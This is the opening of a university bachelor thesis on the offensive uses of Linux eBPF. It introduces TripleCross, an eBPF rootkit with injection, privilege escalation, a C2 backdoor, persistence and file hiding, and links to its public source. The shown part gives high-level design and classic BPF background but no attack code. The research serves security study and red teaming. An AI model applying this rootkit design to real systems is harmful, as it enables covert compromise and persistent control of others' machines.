uc3m | Universidad Carlos III de Madrid

University Degree in Computer Science and Engineering
Academic Year 2021-2022


Bachelor Thesis

"An analysis of offensive capabilities of eBPF and implementation of a rootkit"

Marcos Sánchez Bajo

Juan Manuel Estévez Tapiador

Leganés, 2022



SUMMARY

eBPF is a technology introduced in the 3.18 version of the Linux kernel that allows running code in the kernel without the need of loading a kernel module. Although originally intended for filtering packets, eBPF programs can be used for network monitoring, accessing kernel-exclusive resources and tracing activities at the user and kernel space. This has positioned eBPF as a leading environment for the development of network, security and observability tools. During the last years, however, eBPF has been found to be at the heart of the latest innovation on the development of rootkits.

This work identifies the offensive capabilities of eBPF that could be weaponized by a threat actor. Based on them, we have developed an eBPF-based rootkit that uses these capabilities to showcase multiple malicious use cases. Our rootkit, named TripleCross, incorporates (1) a library injection module to execute malicious code by writing at processes virtual memory; (2) an execution hijacking module that modifies data passed to the kernel to execute malicious programs; (3) a local privilege escalation module that allows for running malicious programs with root privileges; (4) a backdoor with C2 capabilities that can monitor the network and execute commands sent from a remote rootkit client, incorporating multiple backdoor triggers so that these actions are transmitted with stealth in mind; (5) a rootkit client program that allows an attacker to establish 3 different types of shell-like connections for sending commands and actions that control the rootkit state remotely; (6) a persistence module that ensures the rootkit remains installed maintaining full privileges even after a reboot event; and (7) a stealth module that hides rootkit-related files and directories from the user.

TripleCross demonstrates the existing danger when running eBPF programs, a technology also available by default in most distributions. It is intended for being used in pentesting and red teaming exercises.

Keywords: Backdoor; Berkeley Packet Filter; Implant; Command and Control; Linux kernel; Malware; Computer security

DEDICATION

These lines are dedicated to those who have stayed by my side not only during the development of this thesis, but also during these last four years.

I would like to thank my mother, father and sister. Without you any of this would have been ever possible. Thank you for teaching me the value of hard work and continuing to do so every day. Your patience, love and support are undoubtedly invaluable.

Thanks, too, to all with whom I have shared part of this long journey. Brandon, Carlos, Miguel and the rest, it would definitely have been different without you.

Finally, my special appreciation goes to my thesis supervisor Dr. Estévez Tapiador. I could not have had a project I was more excited about. Thank you for trusting me with this opportunity, and thanks for your commitment these months.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

1. INTRODUCTION

1.1. Motivation

As the efforts of the computer security community grow to protect increasingly critical devices and networks from malware infections, the techniques used by malicious actors become more sophisticated. Following the incorporation of ever more capable firewalls, Endpoint Detection and Response (EDR), and Intrusion Detection Systems (IDS), cybercriminals have in turn sought novel attack vectors and exploits in common software, taking advantage of an inevitably larger attack surface that keeps growing due to the continued incorporation of new programs and functionalities into modern computer systems.

In contrast with ransomware incidents, which remained the most significant and common cyber threat faced by organizations in 2021 [1], a powerful class of malware called rootkits is found considerably more infrequently, yet it is usually associated to high-profile targeted attacks that lead to greatly impactful consequences.

A rootkit is a piece of computer software characterized for its advanced stealth capabilities. Once it is installed on a system it remains invisible to the host, usually hiding its related processes and files from the user, while at the same time performing the malicious operations for which it was designed. Common operations include storing keystrokes, sniffing network traffic, exfiltrating sensitive information from the user or the system, or actively modifying critical data at the infected device. The other characteristic functionality is that rootkits seek to achieve persistence on the infected hosts, meaning that they keep running on the system even after a system reboot, without further user interaction or the need of a new compromise. The techniques used for achieving both of these capabilities depend on the type of rootkit developed. One of the most commmon classifications is based on the level of privileges on which the rootkit operates in the system [2]:

- **User-mode** rootkits run at the same level of privilege as common user applications. They usually work by hijacking legitimate processes on which they may inject code by preloading shared libraries, thus modifying the calls issued to user APIs, on which malicious code is placed by the rootkit. Although easier to build, these rootkits are exposed to detection by common anti-malware programs and other simple system inspection techniques.

- **Kernel-mode** rootkits run at the same level of privilege as the operating system, thus enjoying unrestricted access to all system resources. These rootkits usually come as kernel modules or device drivers and once loaded, they reside in the kernel. This implies that special attention must be taken to avoid programming errors since they could potentially corrupt user or kernel memory, resulting in a fatal kernel panic and a subsequent system reboot, which goes against the original purpose of

maintaining stealth.

Common techniques used for the development of their malicious activities include hooking system calls made to the kernel by user applications (on which malicious code is then injected) or modifying data structures in the kernel to change the data of user programs at runtime. Therefore, trusted programs on an infected machine can no longer be trusted to operate securely.

Kernel-mode rootkits are usually the most attractive (and difficult to build) option for a malicious actor, but their installation requires a complete previous compromise of the system, meaning that administrator or root privileges must have been already achieved by the attacker, commonly by the execution of an exploit or a local installation of a privileged user.

Historically, kernel-mode rootkits have been tightly associated with espionage activities on governments, research centers, or key industry actors by Advanced Persistent Threat (APT) groups [2]—state-sponsored or criminal organizations specialized on long-term operations to gather intelligence and gain unauthorized persistent access to computer systems. Although rootkits' functionality is tailored for each specific attack, a common set of techniques and procedures can be identified being used by these organizations.

During the last years, a new technology called eBPF has been found to be at the heart of the latest innovation on the development of rootkits. eBPF is a technology incorporated in the 3.18 version of the Linux kernel [3] that allows running code in the kernel without the need of loading a kernel module. Programs are created in a restrictive version of the C language and compiled into eBPF bytecode, which is loaded into the kernel via a new bpf() system call. After a mandatory step of verification by the kernel in which the code is checked to be safe to run, the bytecode is compiled into native machine instructions. These programs can then get access to kernel-exclusive functionalities including network traffic filtering, system calls hooking or tracing.

Although eBPF has built an outstanding environment for the creation of networking and tracing tools, its ability to run kernel programs without the need to load a kernel module has attracted the attention of multiple APT groups. On February 2022, the Chinese security team Pangu Lab reported about a NSA backdoor that remained unnoticed since 2013. This implant used eBPF for its networking functionality and infected military and telecommunications systems worldwide [4]. Also on 2022, PwC reports about a China-based threat actor that has targeted telecommunications systems with a eBPF-based backdoor [5].

Current official efforts are focused on porting the eBPF technology to Windows [6] and Android systems [7], which could spread the mentioned risks to new platforms. Therefore, we can confidently claim that there is a growing interest in researching the capabilities of eBPF in the context of offensive security, in particular given its potential to become a common component for modern rootkits and other offensive tools. This knowledge would be valuable to the computer security community, both in the context

of pen-testing and for analysts which need to know about the latest trends in malware to prepare their defenses.

1.2. Project objectives

The main objective of this project is to investigate and demonstrate the capabilities of the eBPF technology that could be weaponized by a malicious actor. In particular, we will focus on functionalities present in the Linux platform, given the maturity of eBPF on these environments and which therefore offers a wider range of possibilities. We will be approaching this study from the perspective of a threat actor, meaning that we will develop an eBPF-based rootkit which shows these capabilities live in a current Linux system, including proof of concepts (PoC) showing specific features, and also by building a realistic rootkit system which leverages these PoCs and integrates them into a fully operational implant.

Before narrowing down our objectives and selecting a specific list of rootkit capabilities to provide using eBPF, we analyze previous research in this area. The work by Jeff Dileo from NCC Group at DEFCON 27 [8] is particularly relevant, as it discusses for the first time the ability of eBPF to overwrite userland data, highlighting the possibility of overwriting the memory of a running process and executing arbitrary code on it. Subsequent talks on 2021 by Pat Hogan at DEFCON 29 [9], and by Guillaume Fournier and Sylvain Afchain from Datadog at DEFCON 29 [10], research deeper on eBPF's ability to support rootkit capabilities. In particular, Hogan shows how eBPF can be used to hide the rootkit's presence from the user and to modify data at system calls, while Fournier and Afchain built the first instance of an eBPF-based backdoor with command-and-control (C2) capabilities, enabling to communicate with the malicious eBPF program by sending network packets to the compromised machine.

Taking these previous research works into account, and considering the common functionality usually to be incorporated into a rootkit, the objectives of our research on eBPF are summarized in the following points:

- Analyze eBPF's possibilities to hook system calls and kernel functions.
- Explore eBPF's potential to read/write arbitrary memory.
- Research networking capabilities with eBPF packet filters.

The knowledge gathered by the previous three pillars will be then used as a basis for building our rootkit. We will present attack vectors and techniques different than the ones presented in previous research, although inevitably we will also tackle common points, which will be clearly indicated and on which we will try to perform further research. In essence, our eBPF-based rootkit aims at:

- Hijacking the execution of user programs while they are running, injecting libraries and executing malicious code, without impacting their normal execution.
- Featuring a command-and-control module powered by a network backdoor, which can be operated from a remote client. This backdoor should be controlled with stealth in mind, featuring similar mechanisms to those present in rootkits found in the wild.
- Tampering with user data at system calls, resulting in running malware-like programs and for other malicious purposes.
- Achieving stealth, hiding rootkit-related files from the user.
- Achieving rootkit persistence, the rootkit should run after a complete system reboot.

The rootkit will work in a fresh-install of a Linux system with the following characteristics:

- Distribution: Ubuntu 21.04.
- Kernel version: 5.11.0-49.

1.2.1. Social and economic environment

Our world has a growing dependency on digital systems. From the use of increasingly complex computer systems and networks in business environments to the thriving industry of consumer devices, the use these digital systems has shaped today's society and will likely continue to do so in the future.

As discussed in our project motivation, this has also implied an increasing relevance of the cybersecurity industry, particularly as a consequence of a growing number of cyber incidents. The use of malware and, in particular, ransomware attacks currently stands as one of the major trends among threat actors, which has impacted both the private and public sector with infamous attacks. Moreover, during the last decade there has been a steady influx of targeted high-impact attacks featuring increasingly complex techniques and attack vectors, which raises the need to stay up to date with the latest discovered vulnerabilities.

As a response for this growing concern, the computer security community has proposed multiple procedures and frameworks with the aim of minimizing these cyber incidents, setting a series of fundamental pillars on which cyber protection activities on organizations shall be based. As a summary, these pillars are often defined to revolve around the following actions [11]:

- Identifying security risks.

- Protecting computer systems from the identified security risks.
- Detecting attacks and malicious activity.
- Responding and taking action when a cyber incident is detected.
- Recovering after the cyber incident, reducing the impact of the attack.

Focusing our view on the identification of security risks, we can find the use of adversary simulation exercises, whose purpose is to test the security of a system or network by emulating the role of a threat actor, thus trying to find vulnerabilities and exploit them in this controlled environment so that these security flaws can be patched. There exist two main types of assessments [12]:

- Penetration testing (pentesting) exercises, whose aim is mainly to discover which known unpatched vulnerabilities are present in the computer system, attempting to exploit them. These exercises are focused on uncovering as many vulnerabilities as possible and, therefore, in many ocassions the stealth which a real attacker would need while performing such process is disregarded.
- Red teaming exercises, whose aim is to uncover vulnerabilities as in pentesting, but this process is done quietly (with stealth in mind) and using any resource available, often crafting targeted attacks emulating the procedures which a real threat actor such as an APT would follow. Therefore, the goal is not to find as many vulnerabilities as possible, but rather these exercises take place in already security-audited environments to be further protected from targeted cyber attacks.

Our efforts to better understand the offensive capabilities offered by eBPF are relevant to both pentesters and red teamers. For the security professionals performing these exercises, it is essential not only to know about the latest security trends being used by threat actors, but also to have expertise on the techniques and attack vectors employed in these cyber attacks. Therefore, a research on last-generation rootkits using eBPF is useful and relevant for the security community, which will benefit positively from having an open-source rootkit showcasing the offensive capabilities of the eBPF technology.

Consequently, given the growing importance of eBPF for offensive security, it also undertakes a positive impact in the area of defensive security. In particular, it presents a clear example on how eBPF may be weaponized for malicious purposes, thus inspiring system administrators and other professionals to consider eBPF programs as a possible attack vector. As we will show during this research work, our rootkit can achieve similar capabilities compared to classic rootkits based on kernel modules. However, while kernel modules are usually considered a risk and might be restricted (or its activity, particularly loading a new one, easy to flag), in many environments eBPF remains as a technology often available by default and not considered in the security framework of most organizations. Therefore our project aims to raise awareness on this regard.

1.3. Regulatory framework

As discussed in Section 1.2.1, this project is tightly related to both cybersecurity in general and to offensive tools in particular. We will now analyze the most relevant frameworks that regulate or are related to both activities with the purpose of studying how they can be applied to the development of our rootkit.

1.3.1. NIST Cybersecurity Framework

In the case of activities related to cybersecurity, multiple standards and frameworks regulate the best practices and guidelines to follow for managing cyber risks. One of the most relevant is the Framework for Improving Critical Infrastructure Cybersecurity by the National Institute of Standards and Technology (NIST) [11]. This is the framework that regulates the 5 pillars of cyber risk mamagement which we have discussed in Section 1.2.1, describing the needs originated by each pillar (in the framework named as 'Categories') and the actions needed for meeting the requirements of each of these needs ('Subcategories'). In particular, we can identify the following procedures on each of these pillars relevant in our context:

- With respect to the 'Identify' pillar, the framework highlights the need for Asset Management and Risk Assessment between others:
  - Asset Management refers to the identification and management of data, devices and systems, so as to consider their relative importance in the organization objectives and cyber risk strategy. This involves inventorizing all software platforms and applications used in the organization. In our case, maintaining strict control over the software present on each system reduces the risk of an infection.
  - Risk Assessment refers to the identification of the vulnerabilities of each of the organization assets, receiving intelligence about cyber threat from external forums and sources, and identifying the risks, likelihook and impact of an specific risk. In the case of eBPF, it relates to the identification of devices and systems supporting this technology and assessing the risk of malicious eBPF programs using, for instance, this research work as one of the external sources described in the framework.
- With respect to the 'Protect' pillar, it describes the need for Identify Management, Authentication and Access Control, together with the use of Protective Technologies, between others:
  - With respect to Identify Management, Authentication and Access Control, the framework describes the need to use the principle of least privilege and management of access permissions, that is, assigning the least permissions possi-

ble to each system component. In the case of our rootkit, this is particularly relevant given that it needs to be executed as root or by an user with specific capabilities, as we will explain in Section 2.5.

  - Protective Techniques are solutions with the aim of managing the security of systems and organization assets. In this category we can find the storage of log records about activity on the system, and the protection of communication in the organization network. In the case of our rootkit, maintaining logs and non-plaintext connection means the rootkit shall increase its complexity and invest some resources into stealth functionalities.

- With respect to the 'Detection' pillar, the framework describes the need for an Anomalies and Events policy and Security Continuous Monitoring, between others.

  - An Anomalies and Events policy relates to detecting and analysing the risk of suspicious events in the network and at systems. This includes gathering information about each of the events in the system using multiple sensors, analysing the data and the origin of each, and analysing the impact of them. In the context of our rootkit, a proper management of system events could disclose the rootkit activities (e.g.: when it is loaded or when it executes user process) although this can be mitigated by the use of stealth techniques.
  - Security Continuous Monitoring relates to the monitoring of information systems and organization assets with the purpose of identifying cybersecurity-related events. Some actions described in this regard by the framework include monitoring the network for events, scanning programs for malicious code, and implementing monitoring policies for detecting unauthorized software and network connections. In our case, these all belong to recommended steps an organization shall take to prevent and early detect an infection by a rootkit (and therefore the rootkit will attempt to circumvent these actions by means of stealth techniques).

- With respect to the 'Respond' pillar, the framework describes the need for Analysis, between others:

  - Analysis refers to conducting response processes after the detection of a cyber attack, analysing the causes to support recovery activities. This includes analysing the events gathered in log traces and other sensors, performing a forensic investigation on the cyber attack. In our case, an organization infected by an eBPF rootktit needs to analyse the source of the compromise and analyse its functioning so as to know the extent of the infection.

- Finally, with respect to the 'Recover' pillar the NIST framework shows the need for Recovery Planning and Improvements policies between others:

- Recovery Planning relates to the process of restoring the original state of systems and assets impacted by a cyber incident. In the case of our rootkit, previous conduced analysis should unveil the rootkit persistence capabilities, so that in this step these are nullified and the eBPF programs belonging to the rootkit are unloaded.
- Improvements relates to the need to incorporate the new knowledge and leasons learned after the cyber incident into existing organization policies. In the case of an organization infected by an eBPF rootkit, it would proceed to adopt protective measures for mitigating a similar attack, such as blocking its use.

1.3.2. MITRE ATT&CK

MITRE Adversarial Tactics, Techniques, and Common Knowledge (MITRE ATT&CK) is a framework collecting knowledge about adversarial techniques, that is, techniques, methodologies and offensive actions followed by threat actors that can be used against computer systems. This is an useful framework for red teaming or pentesting activities performing adversary emulation exercises, since it details adversary behaviours and the techniques being used, which can help to build multiple attack scenarios. Moreover, it is also relevant for professionals in charge of defending a system, since they can prepare and design mitigations for the techniques described in the framework [13] [14].

A relevant aspect of the MITRE ATT&CK framework is the MITRE ATT&CK Matrix, which contains all the adversarial techniques organized as 'tactics'. These tactics are the objective of the adversary, which it aims to achieve by using each corresponding technique. Therefore, the MITRE ATT&CK Matrix shows a list of columns, where each column is one tactic (one adversary objective), and each row on that column shows the techniques associated to that tactic, explaining how that objective can be achieved. Additionally, different matrices exist depending on the platform. In this project, we will consider the Linux Matrix [15].

Using the Linux MITRE ATT&CK matrix, red teamers and pentesters can evaluate the techniques incorporated in our rootkit according to the tactics described in the framework. These tactics range from an initial access step (which usually preceeds the adversary attack) to the description of the impact that the attack has on the normal functioning of the system. In summary, these tactics are the following:

- **Initial access**, comprising techniques to gain a foothold in the system or network, such as spear-phising attacks, with which the adversary may obtain credentials that can be used to achieve access to a machine.
- **Execution**, comprising techniques used to execute code in the target system. This includes exploiting vulnerabilities that lead to Remote Code Execution (RCE).
- **Persistence**, comprising techniques that enable the adversary to maintain access at

the system after the initial foothold, independently on the actions performed by the target machine (which may reboot or change passwords). One of these techniques is using scheduled jobs (such as Cron, which will be used in our rootkit).

- **Privelege escalation**, consisting on techniques used to achieve privileged access in a machine from an original unprivileged access position. This includes techniques that abuse the elevation control mechanisms of a system, such as sudo, which will be used in our rootkit.

- **Defense evasion**, comprising techniques to avoid detection after a machine infection. This includes hiding processes, files and directories, or network connections related to the adversary activities.

- **Credential access**, comprising techniques to steal passwords and other credentials from the system. An example of such a technique is sniffing the network for credentials transmitted in plaintext.

- **Discovery**, comprising techniques used by the adversary to gather knowledge about the target system and the available actions it may engage with (once it has access to the system, e.g. execution of commands). This includes techniques such as listing running processes or scanning the network.

- **Lateral movement**, comprising techniques allowing for pivoting through systems from the internal network after having compromised the original target machine. An example of a technique acomplishing this is the exploitation of vulnerabilities that can only be exploited from the local network.

- **Collection**, comprising techniques to gather critical information in the compromised system, with the purpose of, often, leaking them. In contrast to the discovery tactic, collection techniques do not search for possible targets in the compromised system, but rather use this knowledge to locate key data and exfiltrate it.

- **Command and control**, comprising techniques that enable an attacker to communicate with the compromised machine, usually issuing commands and actions to be executed by it. Since network traffic belonging to the adversary activities should remain hidden, techniques belonging to this category include encoding or obfuscating data so that they can be transmitted secretly.

- **Exfiltration**, containing the techniques used for exfiltrating the data collected during the Collection step, transmitting this data outside of the compromised network. The use of C2 encrypted channels is a recurrent technique. Our rootkit will use this and other communication means for sending data from the infected to the attacker machine.

- **Impact**, comprising techniques used by the adversary to manipulate or destroy data, and to disrupt the normal services at the compromised machine. A common technique belonging to this tactic is the modification of system files, which we will use to implement multiple of the rootkit functionalities.

1.3.3. Software licenses

Finally, it must be noted that this project uses the libbpf library [16], as described in Section 2.4.3, for the development of our eBPF rootkit. This library is licensed under dual BSD 2-clause license and GNU LGPL v2.1 license.

1.4. Structure of the document

This section details the structure of this document and the contents of each chapter with the aim of offering a summarized view and improving its readibility.

Chapter 1: Introduction describes the motivation behind the project and the purposes it aims to achieve, presenting the functionalities expected to be implemented in our rootkit. It also discusses the regulatory frameworks and the environmental issues related to the development of the research work.

Chapter 2: Background presents all the concepts needed for the later discussion of offensive capabilities. It includes an in-depth description of the eBPF system, a brief discussion of its security features and multiple alternatives for developing eBPF programs. It also discusses networking concepts and an offers an overview on the memory architecture at Linux systems, showing basic attacks and techniques that are the basis of those later incorporated to the rootkit.

Chapter 3: Analysis of offensive capabilities of eBPF discusses the possible capabilities of a malicious eBPF program, describing which features of the eBPF system could be weaponized and used for offensive purposes.

Chapter 4: Design of a malicious eBPF rootkit describes the architecture of the rootkit we have developed, offering a comprehensive view of the different techniques and attacks designed and implemented on each of the rootkit modules and components.

Chapter 5: Evaluation analyses whether the rootkit developed meets the expected functionality proposed in the project objectives by testing the rootkit capabilities in a simulated testing environment. We will prepare a virtualized network consisting of two connected machines, where one is the infected host and the other belongs to the attacker, proceeding to test every rootkit functionality.

Chapter 6: Related work includes a comprehensive review of previous work on UNIX/Linux rootkits, their main types and most relevant examples. We also offer a comparison in terms of techniques and functionality with previous families. In particular, we

highlight the differences of our eBPF rootkit with respect to others that rely on traditional methods, and also to those already built using eBPF.

Chapter 7: Budget describes the costs associated to the development of this project, including personnel, hardware and software related costs.

Chapter 8: Conclusions and future work revisits the project objectives, discusses the work presented in this document, and describes possible future research lines.

1.5. Code availability

All the source code belonging to the rootkit development can be visited publicly at the GitHub repository https://github.com/h3xduck/TripleCross [17]. The most important folders and files of this repository are described in Table 1.1.

DIRECTORY	DESCRIPTION
src/client	Source code of rootkit client.
src/client/lib	RawTCP_Lib shared library.
src/common	Constants and configuration for the rootkit. It also includes the implementation of elements common to the eBPF and user space side of the rootkit, such as the ring buffer.
src/ebpf	Source code of the eBPF programs used by the rootkit.
src/helpers	Includes programs for testing rootkit modules functionality, and the malicious program and library used at the execution hijacking and library injection modules respectively.
src/libbpf	Contains the libbpf library, integrated with the rootkit.
src/user	Source code of the user land programs used by the rootkits.
src/vmlinux	Headers containing the definition of kernel data structures (this is the recommended method when using libbpf).

Table 1.1. Relevant directories at TripleCross repository.

Additionally, the source code of the RawTCP_Lib library can be visited publicly at its own GitHub directory https://github.com/h3xduck/RawTCP_Lib [18].

2. BACKGROUND

This chapter introduces all the background needed for our research into offensive eBPF applications. Although our rootkit has been developed using a library that will provide us with a layer of abstraction over the underlying operations, this background is needed to understand how eBPF is embedded in the kernel and which capabilities and limits we can expect to achieve with it.

Firstly, we will analyse the origins of the eBPF technology, understanding what it is and how it works, and discuss the reasons why it is a necessary component of the Linux kernel today. Afterwards, we will cover the main features of eBPF in detail and discuss the security features incorporated in the system, together with an study of the currently existing alternatives for developing eBPF applications.

Finally, we will offer an overview into multiple aspects of the Linux system (memory, networking and executable files), which will be critical during the design of the offensive techniques incorporated in our rootkit.

2.1. BPF

In this section we will detail the origins of eBPF in the Linux kernel. By offering us background into the earlier versions of the system, the goal is to acquire insight on the design decisions included in modern versions of eBPF.

2.1.1. Introduction to the BPF system

Nowadays eBPF is not officially considered to be an acronym anymore [19], but it remains largely known as "extended Berkeley Packet Filters", given its roots in the Berkeley Packet Filter (BPF) technology, now known as classic BPF.

BPF was introduced in 1992 by Steven McCanne and Van Jacobson in the paper "The BSD Packet Filter: A New Architecture for User-level Packet Capture" [20], as a new filtering technology for network packets in the BSD platform. It was first integrated in the Linux kernel on version 2.1.75 [21].

Figure 2.1 shows how BPF was integrated in the existing network packet processing by the kernel. After receiving a packet via the Network Interface Controller (NIC) driver, it would first be analysed by BPF filters, which are programs directly developed by the user. This filter decides whether the packet is to be accepted by analysing the packet properties, such as its length or the type and values of its headers. If a packet is accepted, the filter proceeds to decide how many bytes of the original buffer are passed to the application at the user space. Otherwise, the packet is redirected to the original network stack,




Fig. 2.1. Functionality of classic BPF. Based on the figure at the original paper [22].

where it is managed as usual.

2.1.2. The BPF virtual machine

In a technical level, BPF comprises both the BPF filter programs developed by the user and the BPF module included in the kernel which allows for loading and running the BPF filters. This BPF module in the kernel works as a virtual machine [23], meaning that it parses and interprets the filter program by providing simulated components needed for its execution, turning into a software-based CPU. Because of this reason, it is usually referred as the BPF Virtual Machine (BPF VM). The BPF VM comprises the following components:

- **An accumulator register**, used to store intermediate values of operations.
- **An index register**, used to modify operand addresses, it is usually incorporated to optimize vector operations [24].
- **A scratch memory store**, a temporary storage.
- **A program counter**, used to point to the next machine instruction to execute in a filter program.

2.1.3. Analysis of a BPF filter program

As we mentioned in Section 2.1.2, the components of the BPF VM are used to support running BPF filter programs. A BPF filter is implemented as a boolean function:

- If it returns *true*, the kernel copies the packet to the application.
- If it returns *false*, the packet is not accepted by the filter (and thus the network stack will be the next to operate it).

Figure 2.2 shows an example of a BPF filter upon receiving a packet. In the figure, green lines indicate that the condition is true and red lines that it is evaluated as false. Therefore, the execution works as a control flow graph (CFG) which ends on a boolean value [25]. The figure presents an example BPF program which accepts the following frames:

- Frames with an IP packet as a payload directed from IP address X.
- Frames with an IP packet as a payload directed towards IP address Y.
- Frames belonging to the ARP protocol and from IP address Y.
- Frames not from the ARP protocol directed from IP address Y to IP address X.




Fig. 2.2. Execution of a BPF filter.

2.1.4. BPF bytecode instruction format

In order to implement the CFG to be run at the BPF VM, BPF filter programs are made up of BPF bytecode, which is defined by a new BPF instruction set. Therefore, a BPF filter program is an array of BPF bytecode instructions [26].

Table 2.1 shows the format of a BPF bytecode instruction. As it can be observed, it is a fixed-length 64-bit instruction composed of:

	OPCODE	JT	JF	K
BITS	16	8	8	32

Table 2.1. BPF instruction format.

- An **opcode**, similar to assembly opcode, it indicates the operation to be executed.
- Field **jt** indicates the offset to the next instruction to jump in case a condition is evaluated as *true*.
- Field **jf** indicates the offset to the next instruction to jump in case a condition is evaluated as *false*.
- Field **k** is miscellaneous and its contents vary depending on the instruction opcode.

Figure 2.3 shows how BPF instructions are defined according to the BPF instruction set. As we mentioned, similarly to assembly, instructions include an opcode which indicates the operation to execute, and the multiple arguments defining the arguments of the operation. The table shows, in order by rows, the following instruction types [27]:

- Rows 1-4 are **load instructions**, copying the addressed value into the index or accumulator register.
- Rows 4-6 are **store instructions**, copying the accumulator or index register into the scratch memory store.
- Rows 7-11 are **jump instructions**, changing the program counter register. These are usually present on each node of the CFG and evaluate whether the condition to be evaluated is true or not.
- Rows 12-19 and 21-22 are **arithmetic and miscellaneous instructions**, performing operations usually needed during the program execution.
- Row 20 is a **return instruction**, it is positioned in the final end of the CFG, and indicate whether the filter accepts the packet (returning true) or otherwise rejects it (return false).

The column *addr modes* in Figure 2.3 describes how the parameters of a BPF instruction are referenced depending on the opcode. The address modes are detailed in Figure 2.4. As it can be observed, parameters may consist of immediate values, offsets to memory positions or on the packet, the index register or combinations of the previous.

2.1.5. An example of BPF filter with tcpdump

At the time, by filtering packets before they are handled by the kernel instead of using a user-level application, BPF offered a performance improvement between 10 and 150

opcodes	*addr modes*				
ldb	[k]			[x+k]	
ldh	[k]			[x+k]	
ld	#k	#len	M[k]	[k]	[x+k]
ldx	#k	#len	M[k]	4*([k]&0xf)	
st	M[k]				
stx	M[k]				
jmp	L				
jeq	#k, Lt, Lf				
jgt	#k, Lt, Lf				
jge	#k, Lt, Lf				
jset	#k, Lt, Lf				
add	#k	x			
sub	#k	x			
mul	#k	x			
div	#k	x			
and	#k	x			
or	#k	x			
lsh	#k	x			
rsh	#k	x			
ret	#k	a			
tax					
txa					

Fig. 2.3. Supported classic BPF instructions, as shown by McCanne and Jacobson [28]

#k	the literal value stored in *k*
#len	the length of the packet
M[k]	the word at offset *k* in the scratch memory store
[k]	the byte, halfword, or word at byte offset *k* in the packet
[x+k]	the byte, halfword, or word at offset *x*+*k* in the packet
L	an offset from the current instruction to L
#k, Lt, Lf	the offset to Lt if the predicate is true, otherwise the offset to Lf
x	the index register
4*([k]&0xf)	four times the value of the low four bits of the byte at offset *k* in the packet

Fig. 2.4. BPF address modes, as shown by McCanne and Jacobson [27]

times the state-of-the art technologies of the moment [23]. Since then, multiple popular tools began to use BPF, such as the network tracing tool *tcpdump* [29].

tcpdump is a command-line tool that enables to capture and analyse the network traffic going through the system. It works by setting filters on a network interface, so that it shows the packets that are accepted by the filter. Still today, *tcpdump* uses BPF for the filter implementation. Figure 2.5 shows an example of BPF code used by *tcpdump* to implement a simple filter.

```
osboxes@osboxes:~/TFG/docs$ sudo tcpdump -d -i any port 80
(000) ldh      [14]
(001) jeq      #0x86dd          jt 2    jf 10
(002) ldb      [22]
(003) jeq      #0x84            jt 6    jf 4
(004) jeq      #0x6             jt 6    jf 5
(005) jeq      #0x11            jt 6    jf 23
(006) ldh      [56]
(007) jeq      #0x50            jt 22   jf 8
(008) ldh      [58]
(009) jeq      #0x50            jt 22   jf 23
(010) jeq      #0x800           jt 11   jf 23
(011) ldb      [25]
(012) jeq      #0x84            jt 15   jf 13
(013) jeq      #0x6             jt 15   jf 14
(014) jeq      #0x11            jt 15   jf 23
(015) ldh      [22]
(016) jset     #0x1fff          jt 23   jf 17
(017) ldxb     4*([16]&0xf)
(018) ldh      [x + 16]
(019) jeq      #0x50            jt 22   jf 20
(020) ldh      [x + 18]
(021) jeq      #0x50            jt 22   jf 23
(022) ret      #262144
(023) ret      #0
```

Fig. 2.5. BPF bytecode tcpdump needs to set a filter to display packets directed to port 80.

In Figure 2.5 we can see how tcpdump sets a filter to display traffic directed to all interfaces (*-i any*) directed to port 80. Flag *-d* instructs tcpdump to display BPF bytecode.

In the example, using the *jf* and *jt* fields, we can label the nodes of the CFG described by the BPF filter. Figure 2.6 describes the shortest graph path that a true comparison will need to follow to be accepted by the filter. Note how instruction 010 is checking the value 80, the one our filter is looking for in the port.

2.2. Modern eBPF

